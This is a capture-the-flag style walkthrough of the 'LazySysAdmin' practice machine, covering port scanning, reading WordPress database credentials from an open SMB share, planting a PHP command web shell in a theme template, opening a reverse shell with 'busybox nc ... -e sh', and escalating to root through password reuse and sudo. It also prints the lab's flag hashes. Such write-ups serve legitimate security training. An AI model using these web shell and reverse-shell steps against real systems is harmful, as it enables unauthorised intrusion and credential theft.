
Summary #
On port 139/445 there is an SMB service running on which we can read a share. Within this share we find Wordpress credentials. Once we find the wordpress service on port 80 we can login. Using Wordpress we can get RCE on the server and eventually initial access. Once on the box we can reuse a password for the user togie and use sudo to escalate our privilege to the root user.
Specifications #
- Name: LAZYSYSADMIN
- Platform: PG PRACTICE
- Points: 10
- Difficulty: Fundamental
- System overview: Linux LazySysAdmin 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 athlon i686 GNU/Linux
- IP address: 192.168.239.36
- OFFSEC provided credentials: None
- HASH:
local.txt:574baff5acc034ca95a8342f0696eb40 - HASH:
proof.txt:33c4e6cd4d929943ff787a9d158b44d5
Preparation #
First we’ll create a directory structure for our files and set the IP address to a bash variable and ping the target:
mkdir lazysysadmin && cd lazysysadmin && mkdir enum files exploits uploads tools

ls -la
total 28
drwxrwxr-x   7 kali kali 4096 Aug 22 19:04 .
drwxrwxr-x 100 kali kali 4096 Aug 22 19:04 ..
drwxrwxr-x   2 kali kali 4096 Aug 22 19:04 enum
drwxrwxr-x   2 kali kali 4096 Aug 22 19:04 exploits
drwxrwxr-x   2 kali kali 4096 Aug 22 19:04 files
drwxrwxr-x   2 kali kali 4096 Aug 22 19:04 tools
drwxrwxr-x   2 kali kali 4096 Aug 22 19:04 uploads


ip=192.168.239.36

ping $ip

PING 192.168.239.36 (192.168.239.36) 56(84) bytes of data.
64 bytes from 192.168.239.36: icmp_seq=1 ttl=61 time=18.7 ms
^C
--- 192.168.239.36 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 18.688/18.688/18.688/0.000 ms
Reconnaissance #
Portscanning #
Using the rustscan tool we can see what TCP ports are open.
## run the rustscan tool
sudo rustscan -a $ip | tee enum/rustscan

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
TreadStone was here 🚀

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.239.36:22
Open 192.168.239.36:80
Open 192.168.239.36:139
Open 192.168.239.36:445
Open 192.168.239.36:3306
[~] Starting Script(s)
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-22 19:05 +0200
Initiating Ping Scan at 19:05
Scanning 192.168.239.36 [4 ports]
Completed Ping Scan at 19:05, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:05
Completed Parallel DNS resolution of 1 host. at 19:05, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 19:05
Scanning 192.168.239.36 [5 ports]
Discovered open port 3306/tcp on 192.168.239.36
Discovered open port 139/tcp on 192.168.239.36
Discovered open port 80/tcp on 192.168.239.36
Discovered open port 22/tcp on 192.168.239.36
Discovered open port 445/tcp on 192.168.239.36
Completed SYN Stealth Scan at 19:05, 0.04s elapsed (5 total ports)
Nmap scan report for 192.168.239.36
Host is up, received echo-reply ttl 61 (0.018s latency).
Scanned at 2026-08-22 19:05:58 CEST for 0s

PORT     STATE SERVICE      REASON
22/tcp   open  ssh          syn-ack ttl 61
80/tcp   open  http         syn-ack ttl 61
139/tcp  open  netbios-ssn  syn-ack ttl 61
445/tcp  open  microsoft-ds syn-ack ttl 61
3306/tcp open  mysql        syn-ack ttl 61

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.66 seconds
           Raw packets sent: 9 (372B) | Rcvd: 6 (248B)
Copy the output of open ports into a file called ports within the files directory.
## edit the ``files/ports` file
nano files/ports

## content `ports` file:
22/tcp   open  ssh          syn-ack ttl 61
80/tcp   open  http         syn-ack ttl 61
139/tcp  open  netbios-ssn  syn-ack ttl 61
445/tcp  open  microsoft-ds syn-ack ttl 61
3306/tcp open  mysql        syn-ack ttl 61
Run the following command to get a string of all open ports and use the output of this command to paste within NMAP:
## get a list, comma separated of the open port(s)
cd files && cat ports | cut -d '/' -f1 > ports.txt && awk '{printf "%s,",$0;n++}' ports.txt | sed 's/.$//' > ports && rm ports.txt && cat ports && cd ..

## output previous command
22,80,139,445,3306

## use this output in the `nmap` command below:
sudo nmap -T3 -p 22,80,139,445,3306 -sCV -vv $ip -oN enum/nmap-services-tcp
Output of NMAP:
PORT     STATE SERVICE     REASON         VERSION
22/tcp   open  ssh         syn-ack ttl 61 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 b5:38:66:0f:a1:ee:cd:41:69:3b:82:cf:ad:a1:f7:13 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAKXQVTTRKsDhYwPWdmZ2BDTjKcCtJ7SnW0BHwbBvIdUVOh7zjZ6xjkEJ4TkT/Y+lJUolKMMNDu+CNPrRNKyBfjQ5w13mO7/3mKh9p52bzHG6XFS2m7GI4cLiDbmjO9L/YhU5deFP1Bo02KxzREp/ipz/CVlRr8IZm/x7SbPXtzv1AAAAFQDorLYH3AOwt18+kzAxGO0f2SarWQAAAIEAmOm6aWDLi+a85rfIm2Llb24aPZN3OsntJKVk4iCDbKxXi7xd6K9h1t+Utrg7dn4oO/QrVv8RRYBSiuJ8sy7B2+YDM0X7v+yqIG8FdA66tFpnMiMvdhYXoLyiod71vTqmGuAVKyHc56fUtdb3gCMjO0CHhPTKg2S0gPfFOqiyGVUAAACACvwr3X/J810mevpUQokt4xBBPNiIGkbK9KbZG63vi1NvGmaOkzbo3Cf8gZ0ILFd3YlryhP6c8PHaQMWcvzMT9oTyJ4FOokv1D3Mh4APPZ1SDqCmryHmRazggnbYlbGkYiqmZHUvS1zNalJHfC/QIHQZAjeUrHl8ZVHKk5ZYktAE=
|   2048 58:5a:63:69:d0:da:dd:51:cc:c1:6e:00:fd:7e:61:d0 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDL4kUdp6Gej0kmVuGrpPSUUIqYmMsiqjbZ4PFCmji+ozLhgBlWE4+XcghV9PWTUmBdU6yZsylputJMi87GBW8s66tCnZU2lm+APerAT+euYlUgi+xoigD+g2VWthVNwvj2mg8updYtcZ3Jv2besdsohtadike0fwJAPfvl/ss9jE9AFv73DHu2EuwrP/3tM0WG7GgQQj01TFmrLYnDX9unvKcOi3kLgQ9I6JfdSC1oc+lBtkOp12hr5gIlYIlAgI+E2yl79cdk6PTQ4mgRmIEJguLbWo8mnaEI77y1Lz7xpxi89/gWjQuS+DMPbbpoJZdRkTldTr0QaJuP2i0ys8Dh
|   256 61:30:f3:55:1a:0d:de:c8:6a:59:5b:c9:9c:b4:92:04 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBcmYC//tB7vdI00Q3Czjvzi7cao1q+PtbUHYxSk7ay3rM1LStjxRkpUZPQWpVRdU9kWJhIiYZDMPf8gOSgC2eY=
|   256 1f:65:c0:dd:15:e6:e4:21:f2:c1:9b:a3:b6:55:a0:45 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKQXcDdFdhnLjXj6zgOcox1r7UBkTYpaOYdioJt97xdA
80/tcp   open  http        syn-ack ttl 61 Apache httpd 2.4.7 ((Ubuntu))
|_http-generator: Silex v2.2.7
| http-robots.txt: 4 disallowed entries
|_/old/ /test/ /TR2/ /Backnode_files/
|_http-title: Backnode
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: Apache/2.4.7 (Ubuntu)
139/tcp  open  netbios-ssn syn-ack ttl 61 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn syn-ack ttl 61 Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3306/tcp open  mysql       syn-ack ttl 61 MySQL (unauthorized)
Service Info: Host: LAZYSYSADMIN; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2026-08-22T17:07:24
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: lazysysadmin
|   NetBIOS computer name: LAZYSYSADMIN\x00
|   Domain name: \x00
|   FQDN: lazysysadmin
|_  System time: 2026-08-23T03:07:24+10:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: -3h20m00s, deviation: 5h46m24s, median: 0s
| nbstat: NetBIOS name: LAZYSYSADMIN, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   LAZYSYSADMIN<00>     Flags: <unique><active>
|   LAZYSYSADMIN<03>     Flags: <unique><active>
|   LAZYSYSADMIN<20>     Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 54490/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 64548/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 49845/udp): CLEAN (Failed to receive data)
|   Check 4 (port 32786/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
Initial Access #
On port 139/445 an SMB service is running. We can explore this using the smbmap tool.
smbmap -H 192.168.239.36

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[+] IP: 192.168.239.36:445      Name: 192.168.239.36            Status: NULL Session
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        share$                                                  READ ONLY       Sumshare
        IPC$                                                    NO ACCESS       IPC Service (Web server)
[*] Closed 1 connections
There is share called share$ which we can read (READ ONLY). We can use smbclient to interact with the service. We see there are a lot of files and directories.
smbclient --no-pass //192.168.239.36/share$
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Tue Aug 15 13:05:52 2017
  ..                                  D        0  Mon Aug 14 14:34:47 2017
  wordpress                           D        0  Tue Aug 15 13:21:08 2017
  Backnode_files                      D        0  Mon Aug 14 14:08:26 2017
  wp                                  D        0  Tue Aug 15 12:51:23 2017
  deets.txt                           N      139  Mon Aug 14 14:20:05 2017
  robots.txt                          N       92  Mon Aug 14 14:36:14 2017
  todolist.txt                        N       79  Mon Aug 14 14:39:56 2017
  apache                              D        0  Mon Aug 14 14:35:19 2017
  index.html                          N    36072  Sun Aug  6 07:02:15 2017
  info.php                            N       20  Tue Aug 15 12:55:19 2017
  test                                D        0  Mon Aug 14 14:35:10 2017
  old                                 D        0  Mon Aug 14 14:35:13 2017

                3029776 blocks of size 1024. 1414064 blocks available
Using smbclient we can download all files/directories recursively and use grep to search the files.
## change directory
cd files

## download all files/directories recursively
smbclient --no-pass '//192.168.239.36/share$' -N -c "prompt OFF;recurse ON;mget *"
In the deets.txt file there is a password 12345 for an unknown service. Using grep we find more usernames/passwords.
## do a recursive grep on `password`
grep -rni 'password' . 2>/dev/null

<SNIP>
./wordpress/wp-includes/js/jquery/jquery.form.js:875: * [ { name: 'username', value: 'jresig' }, { name: 'password', value: 'secret' } ]
./wordpress/wp-config.php:29:define('DB_PASSWORD', 'TogieMYSQL12345^^');
<SNIP>
The MySQL credentials used by Wordpress are: admin:TogieMYSQL12345^^. Connecting to port 3306 using these credentials gives the error: ERROR 1130 (HY000): Host '192.168.45.182' is not allowed to connect to this MySQL server.
The SMB service also mentions a Wordpress instance. Looking at port 80 we find a website called backnode:

This is the same file as index.html shown in SMB. Because the share is read-only we cannot add a PHP reverse shell and get initial access that way. Searching for the Wordpress site we find it at: http://192.168.239.36/wordpress/, and the admin login page at the default location: http://192.168.239.36/wordpress/wp-admin. Using the database credentials (admin:TogieMYSQL12345^^) we can login Wordpress.

Getting RCE through Wordpress, go to Appearance / Editor, now select a theme on the right. I selected theme Twenty Fifteen and click on the 404 template. Now add if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; } and click on Update File.

When we now trigger the RCE by going to this URL: http://192.168.239.36/wordpress/wp-content/themes/twentyfifteen/404.php?cmd=whoami, we indeed see as output www-data.

Now let’s get initial access on the server using this PHP file.
## setup a listener
nc -lvnp 9001
listening on [any] 9001 ...

## get local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.182

## browse to this URL
http://192.168.239.36/wordpress/wp-content/themes/twentyfifteen/404.php?cmd=busybox+nc+192.168.45.182+9001+-e+sh

## catch the reverse shell
listening on [any] 9001 ...
connect to [192.168.45.182] from (UNKNOWN) [192.168.239.36] 44992

## find local.txt
find / -iname 'local.txt' 2>/dev/null
/home/togie/local.txt

## print local.txt
cat /home/togie/local.txt
574baff5acc034ca95a8342f0696eb40
Privilege Escalation #
To get a proper TTY we upgrade our shell using the script binary.
## determine location script binary
which python
/usr/bin/python

## start the script binary, after that press CTRL+Z
python -c 'import pty; pty.spawn("/bin/bash")'

## after this command press the `enter` key twice
stty raw -echo ; fg ; reset

## run the following to be able to clear the screen and set the terrminal correct
export TERM=xterm && stty columns 200 rows 200
Now, upload linpeas.sh to the target and run it.
## change directory locally
cd uploads

## download latest version of linpeas.sh
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh

## get local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.182

## start local webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

## on target
## change directory
www-data@LazySysAdmin:/var/www/html/wordpress/wp-content/themes/twentyfifteen$ cd /var/tmp

## download `linpeas.sh` using the open port 80
www-data@LazySysAdmin:/var/tmp$ wget http://192.168.45.182/linpeas.sh
--2026-08-23 04:26:28--  http://192.168.45.182/linpeas.sh
Connecting to 192.168.45.182:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1133905 (1.1M) [text/x-sh]
Saving to: 'linpeas.sh'

 0% [                                                                                                                                                      100%[==============================================================================================================================================================>] 1,133,905   6.66MB/s   in 0.2s

2026-08-23 04:26:28 (6.66 MB/s) - 'linpeas.sh' saved [1133905/1133905]

## set the execution bit
www-data@LazySysAdmin:/var/tmp$ chmod +x linpeas.sh

## run `linpeas.sh`
www-data@LazySysAdmin:/var/tmp$ ./linpeas.sh
The linpeas.sh output shows the target no easy privilege escalation. Looking for users with a shell we see the user togie.
www-data@LazySysAdmin:/var/tmp$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
togie:x:1000:1000:togie,,,:/home/togie:/bin/rbash
Checking for password reuse, we can switch user to togie by reusing the password 12345. Checking sudo privileges we see the togie user van run all commands as root. So let’s use this to escalate our privileges to the root user.
## credentials: `togie:12345`
www-data@LazySysAdmin:/var/tmp$ su togie
Password:
togie@LazySysAdmin:/var/tmp$

## list sudo privileges
togie@LazySysAdmin:/var/tmp$ sudo -l
[sudo] password for togie:
Matching Defaults entries for togie on LazySysAdmin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User togie may run the following commands on LazySysAdmin:
    (ALL : ALL) ALL

## run bash as sudo and get root
togie@LazySysAdmin:/var/tmp$ sudo bash -p
root@LazySysAdmin:/var/tmp#

## print proof.txt
root@LazySysAdmin:/var/tmp# cat /root/proof.txt
33c4e6cd4d929943ff787a9d158b44d5
References #
[+]